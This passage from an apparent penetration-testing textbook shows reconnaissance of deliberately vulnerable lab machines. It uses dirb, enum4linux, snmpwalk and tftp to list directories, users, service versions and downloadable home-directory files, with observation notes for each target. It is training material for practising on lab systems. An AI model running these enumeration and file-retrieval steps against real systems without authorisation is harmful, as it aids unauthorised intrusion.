


Figure 6.12: *ossec directory landing page*

The about section tells us that the application is an open source web interface for the OSSEC-HIDS project.

Let's enumerate the HTTP service by running a dirb scan against the baseurl `http://10.0.2.15/` and `http://10.0.2.15/ossec` directories.

Open up a terminal and run a non-recursive scan against the ossec application using commands **`dirb http://10.0.2.15 -r`** and **`http://10.0.2.15/ossec -r`**




Figure 6.13: *dirb non recursive scanning*

Screenshot above showcases the results of dirb scan on /ossec directory of the target, the scan found a few generic files, and directories pertaining to the ossec application.

We will now perform enumeration on the SMB protocol ports (139/tcp, 445/tcp and 137 udp) that we found running on the target host. These ports are a part of netbios services and are used for sharing of files, printers, serial ports and other resources on a network.

We will use a tool called *enum4linux* to enumerate the target host, and enumerate details such as host name, domain name, operating system details, user list, user groups, password policy, and so on.

Open up a terminal and type the command **`enum4linux 10.0.2.15`** to perform the scan.




Figure 6.14: *Enumerating SMB protocol*

Go through the results of enum4linux scan and familiarise yourself with the tool output.

Important entries from the scan results are given as follows:

Version:	Samba 4.5.16-Debian
Domain:	JOY
Users:	patrick, ftp

So far, we have good idea about the users on the target system and a listing of files in user patrick's home directory.

Let's move forward and enumerate the SNMP service that we found running the target on UDP port 161.

SNMP which stands for Simple Network Management Protocol is a widely used protocol for collecting and organizing information about managed devices on TCP/IP networks. SNMP agents share management data as variables which are organized in hierarchies which are known as **Management Information Bases** (**MIBs**). SNMP uses community strings

with different levels of access to set trust between the managers and the agents. Common community strings names are public (usually read-only) and private (usually read-write).

Open up a terminal and type the command to perform the scan:

```
snmpwalk 10.0.2.15 -v 1 -c public
```

The `-v` flag specifies the version of SNMP protocol to use while the `-c` flag sets the community string to be used during scanning.




Figure 6.15: *SNMP enumeration*

Screenshot from the snmpwalk tool output.

Few details gathered from the installed packages:

Linux Distribution - Debian 9

Kernel version - vmlinuz-4.9.0-8-amd64

Apache2 package version 2.4.25-3

Dovecot package version 1:2.2.27-3

Postfix package version 3.1.8-0

Samba package version 4.5.16

Snmpd package version 5.7.3

The services section shows a curious entry regarding a tftp server running on port 36969 which did not show up on our default UDP port scan as this port is not a part of the top 1000 UDP port list used by nmap. The server seems to be mapped to user patrick's home directory.

```
iso.3.6.1.2.1.25.4.2.1.5.727 = ""
iso.3.6.1.2.1.25.4.2.1.5.729 = STRING: "--listen --user tftp --address 0.0.0.0:3
6969 --secure /home/patrick"
iso.3.6.1.2.1.25.4.2.1.5.747 = ""
```

Figure 6.16: *SNMP enumeration shows a TFTP server on UDP port 36969*

We will now use this TFTP service to download the files from patrick's home directory that we had identified earlier.

Using the terminal connect to the tftp server using the command **`tftp 10.0.2.15`** and issue **`get <filename>`** command to download the files one by one. The files to download are **`haha`**, **`Sun`**, **`.txt`** and **`version_control`**.




Figure 6.17: *Downloading files from the TFTP service*

The files were successfully downloaded from the tftp server.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.15

Operating System: Linux (Debian 9)

Open Ports & Services:

- 21/tcp FTP
  - ProFTPD 1.2.10
    - Found listing of user patrick's home directory in /upload/directory.
- 22/tcp SSH
  - Dropbear sshd 0.34 (protocol 2.0)

- 25/tcp SMTP
  - Postfix smtpd package version 3.1.8-0
- 80/tcp HTTP
  - Apache httpd 2.4.25, /ossec directory contains web interface for OSSEC-HIDS
- 110/tcp POP3
  - Dovecot pop3d package version 1:2.2.27-3
- 139/tcp netbios-ssn
  - Samba smbd package version 2:4.5.16
- 143/tcp IMAP
  - Dovecot imapd package version 1:2.2.27-3
- 445/tcp netbios-ssn
  - Samba smbd package version 2:4.5.16
- 465/tcp SMTP
  - Postfix smtpd package version 3.1.8-0
- 587/tcp SMTP
  - Postfix smtpd package version 3.1.8-0
- 993/tcp ssl/imaps?
- 995/tcp ssl/pop3s?
- 123/udp ntp
  - NTP v4 (unsynchronized)
- 137/udp netbios-ns
  - Samba nmbd netbios-ns package version 2:4.5.16
- 161/udp snmp
  - SNMPv1 server; net-snmp SNMPv3 server (public)
- 36969/udp tftp (found using snmpwalk)

- Mapped to patrick's home directory

Kioptrix:5

We had previously identified two instances of Apache web server running on ports 80 and 8080 of the target, we will be enumerating these services further to find any important files or directories present on it.

Open up the Firefox browser from the dock and browse to `http://10.0.2.104`




Figure 6.18: *HTTP service landing page*

Browsing to the URL `http://10.0.2.104` shows a standard Apache placeholder page. Let's enumerate the service further by running a dirb scan to find other files and directories.

Open up a terminal, and run a dirb scan against the Apache server using the command:

```
dirb http://10.0.2.104
```




Figure 6.19: *Scanning the HTTP service using dirb*

The dirb scan did not reveal much, let's see if we can find anything interesting by taking a look at the web page source code.

To view the source code of the web page right click on the web page in Firefox and click on '**`View Page Source`**' in the menu or type **`view-source:http://10.0.2.104`** in the URL bar.




Figure 6.20: *Viewing the page source code*

We can see that the page source contains a URL in the comment section, so let's browse to the URL **http://10.0.2.104/pChart2.1.3/index.php,** and explore it further.




Figure 6.21: *pChart application*

Screenshot showing the pChart application, a quick Google search revealed that this is a PHP based application for drawing charts.

With enumeration of port 80 complete we will move our attention to the other HTTP port 8080.

Open up the Firefox browser from the dock and browse to **http://10.0.2.104:8080**.




Figure 6.22: *Access to port 8080 is forbidden*

Browsing to the port 8080 we get a forbidden error on the page. Seems like something is preventing us from getting access to this page.

Let's run a dirb scan to find any files and directories that could serve as a potential entry point. Open up a terminal and run a dirb scan against the

webserver using the command dirb **http://10.0.2.104:8080**




Figure 6.23: *Scanning port 8080 using dirb*

The dirb scan did not find any files or directories on the server running on port 8080.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.104

Operating System: FreeBSD

Open Ports & Services:

- 80/tcp http
  - Apache httpd 2.2.21
  - mod_ssl/2.2.21
  - OpenSSL/0.9.8q
  - DAV/2 PHP/5.3.8

    - pChart application found in directory /pChart2.1.3/index.php
- 8080/tcp http
    - Apache httpd 2.2.21
    - mod_ssl/2.2.21
    - OpenSSL/0.9.8q
    - DAV/2 PHP/5.3.8)

HackInOS:1

We had found 2 open ports on this target, an SSH server running on port 22/tcp and an Apache HTTP server running on a non-standard port 8000/tcp.

Let's enumerate the HTTP service, and find what we can about it. Open up the Firefox browser from the dock and browse to **http://10.0.2.4:8000**.




Figure 6.24: *Default WordPress page on port 8000*

We can see a basic WordPress site running on the target server. Let's enumerate the service further by running a dirb scan to find other files and directories.

Open up a terminal and run a dirb scan against the Apache server using the command:

dirb http://10.0.2.4:8000

